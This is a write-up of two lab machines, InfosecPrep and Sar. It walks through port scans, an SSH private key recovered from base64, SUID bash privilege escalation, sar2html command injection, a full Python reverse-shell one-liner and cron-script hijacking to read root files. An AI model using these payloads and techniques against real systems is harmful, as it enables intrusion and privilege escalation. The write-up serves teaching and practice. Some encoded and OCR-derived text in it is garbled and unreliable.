

Author: Ayoub Amzouar

# InfosecPrep & Sar Machines Writeup

## InfoSecPrep Machine:

1. After the machine booted up I took its IP address and ran nmap on it.

```
$ sudo nmap -sS -sV -vv -O -oA nmap_output 192.168.110.89
1 ↵
[sudo] password for *****:
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-04 13:08 +01
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 13:08
Scanning 192.168.110.89 [4 ports]
Completed Ping Scan at 13:08, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:08
Completed Parallel DNS resolution of 1 host. at 13:08, 0.00s elapsed
Initiating SYN Stealth Scan at 13:08
Scanning 192.168.110.89 [1000 ports]
Discovered open port 22/tcp on 192.168.110.89
Discovered open port 80/tcp on 192.168.110.89
Completed SYN Stealth Scan at 13:08, 2.16s elapsed (1000 total ports)
Initiating Service scan at 13:08
Scanning 2 services on 192.168.110.89
Completed Service scan at 13:08, 6.18s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.110.89
Retrying OS detection (try #2) against 192.168.110.89
Retrying OS detection (try #3) against 192.168.110.89
Retrying OS detection (try #4) against 192.168.110.89
Retrying OS detection (try #5) against 192.168.110.89
NSE: Script scanning 192.168.110.89.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 13:08
Completed NSE at 13:08, 0.38s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 13:08
Completed NSE at 13:08, 0.30s elapsed
Nmap scan report for 192.168.110.89
Host is up, received echo-reply ttl 63 (0.068s latency).
Scanned at 2022-10-04 13:08:34 +01 for 22s
Not shown: 998 closed ports
```

```


Reason: 998 resets
PORT  STATE SERVICE REASON      VERSION
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/4%OT=22%CT=1%CU=44389%PV=Y%DS=2%DC=I%G=Y%TM=633C225
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10A%TI=Z%II=I%TS=A)OPS(O1=M
OS:54EST11NW7%O2=M54EST11NW7%O3=M54ENNT11NW7%O4=M54EST11NW7%O5=M54EST11NW
7%
OS:O6=M54EST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%
OS:DF=Y%T=40%W=FAF0%O=M54ENNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=
OS:0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
OS:T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%
OS:RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 44.870 days (since Sat Aug 20 16:16:48 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.50 seconds
Raw packets sent: 1254 (60.062KB) | Rcvd: 1166 (69.306KB)

```

2. Found two interesting open ports (p: 80 http and p: 22 ssh) I then tried to browse to the machine IP address in port 80 and found a wordpress page, which had a hint in it, it was the machine's only user: **oscp**.




3. After a little browsing on that page I did files and directories brute-force attack to see if there's anything interesting

```
$ gobuster -u http://192.168.110.89/ -w /opt/wordlists/dirb/common.txt

=====
Gobuster v2.0.1          OJ Reeves (@TheColonial)
=====
[+] Mode       : dir
[+] Url/Domain  : http://192.168.110.89/
[+] Threads    : 10
[+] Wordlist    : /opt/wordlists/dirb/common.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout    : 10s
=====
2022/10/04 13:27:16 Starting gobuster
=====
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/index.php (Status: 301)
/javascript (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-includes (Status: 301)
=====
2022/10/04 13:28:05 Finished
```

=====

4. I browsed into those files to see if there's anything interesting and I found something sus  
In robots.txt



```
User-Agent: *  
Disallow: /secret.txt
```

5. I went in and found some kind of encrypted data inside secret.txt

```
LS0tLS1CRUdJTTiBPUEV0U1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFB
QUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQkFBQUJsd0FBQUFkemMyZ3RjbGp0aEFBQUFB
d0VBQVFBQUFZRUFB0SENzU3pIdFVG0Es4dGlPcUVDUUVlMcktLckNsc0J2cTZpSUc3UjlnMFDqdjl3
K2drVvdLckl6QlNjdmdsTEU5ZmxvbHNLZHhmTVFRYk1WR3FTQURuWUJUYXZhaWRZwt1ZTBiTHNZ
ay9yWjVGAe9VUlPMVHZkbEpXeHoKYklleUM1YTVGMERs0VVZbXpDaGU0M3owRG8waVF3MTc4R0pV
UWFxc3g3VkJmQ3ZMwWpXaEfrR0M2eWlxd2tiRzc2dW9pQnUwZll0Rmo3L2NQB0pGRm5pTXdVbkW0
Sln4UApYNWFKYkNuY1h6RUVHekZScWtnQTUyQVUycjJvb0VlcExudEd5N0dKUDYyZVJZVGxvFV1Mw
NzNaU1ZzYzJ5SHNndVd1UmRBCjVmvKdKc3dVWV00DLBNk5Ja010ZS9CaVZFR3FySEM1aEdyYwLj
ay85aFpCZmdMM2x0NGFqMzI20FBid1BVQUNGQU41WG4KYXEvRnhNMLAveTZ0UHFJF5VA2Vx0Q2o1
R05mSXVYNTM0bUJ4cE1sdFVvSzHqNGVjZlF5azVOM2tXSERjT3BnMndJMXlpZwpoeGpQblo1eGpZ
THdKS2svb0dWcy96S2N0SHBHCnBPALQrelFzemtUYXlGd0dCV3RhMXMyaExjCvI4R0pBaEhIMwLT
WldlCi9uM0JCVC3VRZTRCTUxmMmluUlVwejBNSXB4WllrRedESmlydkQyV3o0Z1NLOGJTR0Y4dHpC
M0NnU0x0DZEIwaXIvaDJ5bHYKwktVeStUcUfKQWZIEHhkOUxvMVRtK21FN250YkNTBgtSeUdXTjZu
dFBDBtmW2hNULJXTHZhQzdVtkhiUjJIU1J4UysZRgpvamIrsmtjaWZVWEs0VL5VMR3bXN6V1Np
c0sya1FBQUFBTUBJBQUVBQUFHQkFMQ3l6ZVp0SkFwYXFHD2I2Y2VXUWt5WFhyCmJqWmlsNDdwa05i
VjcwSltdbnheFkzMutqckRLbGRY22t6TEpSb0RmWXAxVnUrc0VUvMxXN3RWY0JtNU1abVFPmWlB
cEQKZ1VNemx2RnFpRE5MRktVSmRUajdmcXlPQVhE22t20FFrc05tRXhLb0JBakduTTL10HJSQXlq
NVB0bzF3QVdLcENMeELZMwpCaGRsbmV0YUfYRFYvY0tHRnZXMWfPTWxHq2VhSjBEeFNBD0c1SnLz
NEtpNmtKNUVrZldv0GVsc1VXRjMwd1FrVzL5aklQClVGNUZxNnVksLBubUVXQXB2THQ2Mkl1VHZG
cWcrdFB0R25WUGxLTzNsdm5DQkJJJeGY4dkJr0Fd0b0pWsmRKdDNoTzhjNGoKa010WHN2TgdSbHZl
MWJaVvPyYNU15bUhhbE4vTEExSXNVQzRZa2cvcE1nM3M5Y1lSUMttK0d4aVVVNWJ20WV6d000Qm1r
bwpRUHZ5VWN5ZTI4endrtZz0Z1ZNWng0b3NySW900Vd0RFVZGJkbUQyVUJaMm4zQ1pNa09W0VhK
eGVqdTUXa0gxZnM4cTM5ClFYZnhkTmhCYjNzcjJSakNGVUxEeGh3RFNjSHPHN2dmSkVEYVdZy09r
TmtJYUihI2ZFWN2t4enlwwNXTjJzMFm3QzRRQUEKQU1FQWhkbUQ3UXU1dHJ0QkYzbWdmy2RxcFPp
cTYrdFc2aGttUjBowk5YNVo2Zm5LZfV4Ly9RWTvZd0tBRXZnTkNLSzhTbQppRlshWznSDZLLzVV
blpuZ0VViak1RTVRkT09sa2JyZ3BNWwLoK1pneXZLMUxvT1R5TXZWZ1Q1TElnakpHc2FRNTM5M00y
CnlVRWLTWGVyN3E5ME42VkhZWERKaFVXWDJWM1FNY0NxcHRTQ1MxYlNxdmttTnZoUVhNQWFBuZhB
Sncx0XFYV1hpbTE1U3AKV29xZGpvU1dFSnhLZUZUd1VXN1dPaVlDMkZ2NWRzM2NZT1I4Um9yYm1H
bnpkavPneFpBQUFBd1FEaE5YS21TMG9WTWREeQozZktaZ1R1d3I4TXk1SHlsNwpyYTZvd2ovNXJK
TVVYNnNqWkVpZ1ph0TZFamNldlpKeUdURjJ1Vjc3QVEyUnF3bmJiMkdsCmpkTgtjMfL00XvicVnp
a2Q1ZjhBa1psWkZzQ0lydnVEUVpDb3haQkd1RDJEVvd6T2dLTWxmeHZGQk5RRitMV0ZndGJyU1AK
T2dCNGloZFBDMs2RmRTalFKNzdmMWJ0R0htbjBhbW9pdUpqbFVPT1BMMWNJUHP0MGh6RVJMajJx
djleVVVsVE9VcmFuTwpjVvdyUGdyeLZHVCTrdmtrakDKRlgrcjh0R1dDQU9RUlVBQUFEQkFNMGNS
aERvd09GeDUwSGtFK0hNSUoyalFJZWZ2d3BtCkU0MkZONmt3NEdMwmlWY3FVVDZhwTY4bmpMaWh0
RHLZVN6b3BTanLLaDEwYk53UlMwREFJTHNjV2c2eGMvUjh5dWVBZUkkUmN3ODV1ZGtoTLZxcGVy
ZzRPc2lGwk1wd0txY01sdDhpNmXWbW9VQmpSdEJENGc1TVlXUkF0TzB0ajlWV01UYlc5UkxpUgpr
dw9SaVNoaDZ1Q2pHQ0N1Lldmd0NvZjllbkNlajRIRWo1RVBqOG5aMGNNtNzvQVJxN1ZuQ05HVFBh
bWNYQnJmSXd4Y1ZUCjhuZksyb0RjNkxmckRtalFBQUFBbHJjMk53UUCseLkzQT0KLS0tLS1FTkQg
T1BFTlNTSCBQUklwQVRFIETfWS0tLS0tCq==
```

- After I tried to decrypt it with base64 encryption algorithm the result was an ssh private-key





```
WoqdjoSWEJxKeFTwUW7WOiYC2Fv5ds3cYOR8RorbmGnzdiZgxZAAAAwQDhNXKmS0oVMdDy
3fKZgTuwr8My5HyI5jra6owj/5rJMUX6sjZEigZa96EjcevZJyGTF2uV77AQ2Rqwnbb2GI
jdLkc0Yt9ubqSikd5f8AkZlZBsClrvuDQZCoxZBGuD2DUWzOgKMIxvFBNQF+LWFgtbrSP
OgB4ihdPC1+6FdSjQJ77f1bNGHmn0amoiuJlUOOP1cIPzt0hzERLj2qv9DUelTOUranO
cUWrPgrzVGT+QvkkjGJFX+r8tGWCAOQRUAAADBAM0cRhDowOFx50HkE+HMIJ2jQlefwwpm
Bn2FN6kw4GLZiVcqUT6aY68njLihtDpeeSzopSjyKh10bNwRS0DAILscWg6xc/R8yueAel
Rcw85udkhNVWperg4OsiFZMpwKqcMlt8i6lVmoUBjRtBD4g5MYWRANO0Nj9VWMTbW9RLiR
kuoRiShh6uCjGCCH/WfwCof9enCeJ4HEj5EPj8nZ0cMNvoARq7VnCNCTPamcXBrflwxcVT
8nfK2oDc6LfrDmjQAAAAIvc2NwQG9zY3A=
-----END OPENSSH PRIVATE KEY-----
```

7. Since the machine has an open port with ssh service running on it, I tried to ssh in with that key and the user's name oscp

```
└─$ ssh oscp@192.168.110.89 -i secret -p 22
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

System information as of Tue 04 Oct 2022 01:18:22 PM UTC

System load: 0.0          Processes:      217
Usage of /:  25.4% of 19.56GB   Users logged in:    0
Memory usage: 60%          IPv4 address for eth0: 192.168.110.89
Swap usage:  0%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-bash-5.0$
```

8. I got in successfully

```
-bash-5.0$ ls
ip local.txt
-bash-5.0$
```

9. And there was the flag inside local.txt file

```
-bash-5.0$ ls
ip local.txt
-bash-5.0$ cat local.txt
087fe23ef4906badbe69896516410e3e
```

10. In the previous screenshot they told us to check /root directory for a flag to do this I need to do privilege escalation attack so I can be the root of the machine and access /root directory, so I downloaded a script called **LinEnum** from github that checks for privilege escalation vulnerabilities

```
-bash-5.0$ git clone https://github.com/rebootuser/LinEnum.git
Cloning into 'LinEnum'...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138
Receiving objects: 100% (234/234), 113.83 KiB | 4.95 MiB/s, done.
Resolving deltas: 100% (130/130), done.
```

11. The result was a file a binary file that has SUID bit permission

```
-e [+] Possibly interesting SUID files:
-rwsr-sr-x 1 root root 1183448 Feb 25 2020 /usr/bin/bash
```

12. I went to <https://gtfobins.github.io/> website to check how I can benefit from that vulnerability

```
← → ↻ gtfobins.github.io/gtfobins/bash/suid
...these instructions may be used to run code in the binary execution context...

bash -c 'enable -f ./lib.so x'
```

**SUID**

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .
./bash -p
```



13. So I runned bash with -p option and I became the root

```
-bash-5.0$ bash -p
bash-5.0# whoami
root
```

14. I went to /root directory and found the second flag

```
bash-5.0# pwd
/root
bash-5.0# ls
fix-wordpress  flag.txt  proof.txt  snap
bash-5.0# cat flag.txt
Your flag is in another file...
bash-5.0# cat proof.txt
01ce72b28f9d7e3d3e70d8d0705b8cdf
```

## Sar Machine:

1. After the machine booted up I took its ip address and ran it on nmap

```
sudo nmap -sS -sV -vv -O -oA nmap_output 192.168.112.35
[sudo] password for:
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-04 18:34 +01
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 18:34
Scanning 192.168.112.35 [4 ports]
Completed Ping Scan at 18:34, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:34
Completed Parallel DNS resolution of 1 host. at 18:34, 0.03s elapsed
Initiating SYN Stealth Scan at 18:34
Scanning 192.168.112.35 [1000 ports]
Discovered open port 22/tcp on 192.168.112.35
Discovered open port 80/tcp on 192.168.112.35
Increasing send delay for 192.168.112.35 from 0 to 5 due to 292 out of 971 dropped probes since last increase.
Completed SYN Stealth Scan at 18:34, 3.31s elapsed (1000 total ports)
Initiating Service scan at 18:34
Scanning 2 services on 192.168.110.35
Completed Service scan at 18:34, 6.51s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.112.35
Retrying OS detection (try #2) against 192.168.112.35
Retrying OS detection (try #3) against 192.168.112.35
Retrying OS detection (try #4) against 192.168.112.35
Retrying OS detection (try #5) against 192.168.112.35
NSE: Script scanning 192.168.110.35.
```




3. Nothing interesting in port 80 only apache default page, afterwards I ran files and directories brute-force attack

```
$ gobuster -u http://192.168.112.35/ -w /opt/wordlists/dirb/common.txt
130 ↵

=====
Gobuster v2.0.1      OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain : http://192.168.112.35/
[+] Threads   : 10
[+] Wordlist   : /opt/wordlists/dirb/common.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout   : 10s
=====
2022/10/04 18:38:06 Starting gobuster
=====
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/index.html (Status: 200)
/phpinfo.php (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
=====
2022/10/04 18:38:46 Finished
=====
```

4. I checked robots.txt file and I found a weird word



5. So I searched it in google and found that it is a webapp and it's vulnerable to remote code execution

← → ↻ ⚠ Not secure | 192.168.112.35/sar2HTML/

**sar2html Ver 3.2.1**  
([Donate](#) if you like!)

New OS

### COLLECTING SAR DATA

1. Use sar2ascii to generate a report:
  - Download following tool to collect sar data from servers: [sar2ascii.tar](#).
  - Untar it on the server which you will examine performance data.
  - For HP-UX servers run "sh sar2ascii".
  - For Linux or Sun Solaris servers run "bash sar2ascii".
  - It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
  - Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
  - Or simply type "sar2html -m {sar2html report}" at command prompt.
2. Use built in report generator:
  - Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
  - Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:

HP-UX:

```
0,10,20,30,40,50 **** /usr/bin/sa/sa1
5 18 **** /usr/bin/sa/sa2 -A
```

SOLARIS:

```
0,10,20,30,40,50 **** /usr/lib/sa/sa1
5 18 **** /usr/lib/sa/sa2 -A
```

### INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HP-UX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, PHP5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:
  - upload\_max\_filesize to 2GB.
  - post\_max\_size to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run ./sar2html -c in order to configure sar2html. You need to know apache user and group for setup.
- Open http://[IP ADDRESS OF WEB SERVER]/index.php
- Now it is ready to work.

← → ↻ exploit-db.com/exploits/47204

**EXPLOIT DATABASE**

## Sar2HTML 3.2.1 - Remote Command Execution

<b>EDB-ID:</b> 47204	<b>CVE:</b> N/A	<b>Author:</b> CEMAL CİHAD ÇİFTÇİ	<b>Type:</b> WEBAPPS	<b>Platform:</b> PHP	<b>Date:</b> 2019-08-02
-------------------------	--------------------	--------------------------------------	-------------------------	-------------------------	----------------------------

**EDB Verified:** ✗

**Exploit:** 📄 / {}

**Vulnerable App:** 📄

←

```
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage: https://github.com/centan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```

Website: <https://www.exploit-db.com/>

## 6. Testing the vulnerability

← → ↻ ⚠ Not secure | 192.168.112.35/sar2HTML/index.php?plot=;echo%20sesco%20says%20im%20in

**sar2html Ver 3.2.1**  
([Donate](#) if you like!)

New ;echo sesco says im in

Select Host ▼  
Select Host  
There is no defined host...  
**sesco says im in**

### COLLECTING SAR DATA

- Use sar2ascii to generate a report:
  - Download following tool to collect sar data from servers: [sar2ascii.tar](#).
  - Untar it on the server which you will examine performance data.
  - For HP/UX servers run "sh sar2ascii".
  - For Linux or Sun Solaris servers run "bash sar2ascii".
  - It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
  - Click "NEW" button, browse and select the report, click "Upload report" button to upload.
  - Or simply type "sar2html -m {sar2html report}" at command prompt.
- Use built in report generator:
  - Click "NEW" button, enter ip address of host, user name and password and click "C

7. After testing the vulnerability I looked for reverse shell script to get in the machine, and then started netcat on port 9999 to receive incoming requests

```
http://192.168.112.35/sar2HTML/index.php?plot=;python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.112.3
5",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

### Netcat got connected

```
$ ncat -lvp 9999
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.112.35.
Ncat: Connection from 192.168.112.35:50318.
bash: cannot set terminal process group (982): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$
```

8. After this I started navigating inside the machine till I found the flag in the home directory

```
www-data@sar:/var/www/html/sar2HTML$ ls
ls
LICENSE
index.php
sar2html
sarDATA
sarFILE
www-data@sar:/var/www/html/sar2HTML$ cd ..
cd ..
www-data@sar:/var/www/html$ ls
ls
finally.sh
index.html
```

phpinfo.php  
robots.txt  
sar2HTML  
write.sh

```
Ncat: Connection from 192.168.112.35.
Ncat: Connection from 192.168.112.35:47974.
bash: cannot set terminal process group (982): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$ cd /
cd /
www-data@sar:/$ ls
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
vmlinuz
www-data@sar:/$ cd home
cd home
www-data@sar:/home$ ls
ls
local.txt
love
www-data@sar:/home$ cat local.txt
cat local.txt
48eb539df7390e3329b2b713911cccef
www-data@sar:/home$
```

Flag: 48eb539df7390e3329b2b713911cccef

9. Then I tried to escalate myself to root, so I ran the same script as the previous machine but this time I needed to transfer the script from my own computer to oscp machine, to do this I had to run an http server, I did it with python

```
└─$ sudo python3 -m http.server 8000
130
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

And I downloaded it inside the machine

```
www-data@sar:/home$ cd /tmp
cd /tmp
www-data@sar:/tmp$ wget 192.168.49.112:8000/LinEnum.sh
wget 192.168.49.112:8000/LinEnum.sh
--2022-10-05 01:19:06-- http://192.168.49.112:8000/LinEnum.sh
Connecting to 192.168.49.112:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

  OK ..... 100% 242K=0.2s

2022-10-05 01:19:06 (242 KB/s) - 'LinEnum.sh' saved [46631/46631]

www-data@sar:/tmp$
```

10. After running our script, it didn't show much but I noticed in **crontab** service a script that I passed by when I was navigating the machine

```
-e [-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * root    cd /var/www/html/ && sudo ./finally.sh
-e
```



## The content of finally.sh

```
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ ls -la finally.sh
ls -la finally.sh
-rwxr-xr-x 1 root root 22 Oct 20 2019 finally.sh
```

It runs a script called write.sh in the same location

```
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$ ls -la write.sh
ls -la write.sh
-rwxrwxrwx 1 www-data www-data 30 Jul 24 2020 write.sh
www-data@sar:/var/www/html$ whoami
whoami
www-data
```

11. I noticed that write.sh script which ran by finally.sh has the owner of the current user and finally.sh script is owned by root, so I started manipulating the write.sh script which I have access to because I'm the current user and to check when does finally.sh scripts run I went to <https://crontab.guru/> website and gave it `* /5 * * * *` the unix-cron string format which I found previously



It runs every 5th minute

```
www-data@sar:/var/www/html$ echo "ls -la /root > $PWD/output" >> write.sh
```

**After 5 minutes**

```
www-data@sar:/var/www/html$ ls
```

```
ls
finally.sh
index.html
```

**output**

```
phpinfo.php
robots.txt
sar2HTML
write.sh
```

**So I appended the command above to write.sh script which got executed after 5 minutes and the content of the output is**

```
www-data@sar:/var/www/html$ cat output
```

**cat output**

**total 40**

```
drwx----- 5 root root 4096 Oct  5 01:36 .
drwxr-xr-x 24 root root 4096 Mar 10  2020 ..
-rw----- 1 root root   0 Jul 24  2020 .bash_history
-rw-r--r-- 1 root root 3106 Apr  9  2018 .bashrc
drwx----- 2 root root 4096 Jul 14  2020 .cache
drwx----- 3 root root 4096 Oct 20  2019 .gnupg
drwxr-xr-x  3 root root 4096 Oct 20  2019 .local
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-rw-r--r-- 1 root root   33 Oct  5 01:37 proof.txt
-rw-r--r-- 1 root root   32 Jul 14  2020 root.txt
-rw-r----- 1 root root   5 Oct  5 01:45 .vboxclient-display-svgapi
```

**I indeed got access to the root directory that is its content.**

**There's two suspecting files proof.txt and root.txt I'll try to get them**

```
www-data@sar:/var/www/html$ echo "cat /root/proof.txt > $PWD/proof.txt; cat /root/root.txt > $PWD/root.txt" >> write.sh
```

```
<xt; cat /root/root.txt > $PWD/root.txt" >> write.sh
```

```
www-data@sar:/var/www/html$ ls
```

```
ls
finally.sh
index.html
output
phpinfo.php
proof.txt
robots.txt
root.txt
sar2HTML
write.sh
```

**After 5 minutes**

```
www-data@sar:/var/www/html$ cat proof.txt
cat proof.txt
9862f181e70aadd1f153b0eb6964efad
www-data@sar:/var/www/html$ cat root.txt
cat root.txt
Your flag is in another file...
```

**Flag: 9862f181e70aadd1f153b0eb6964efad**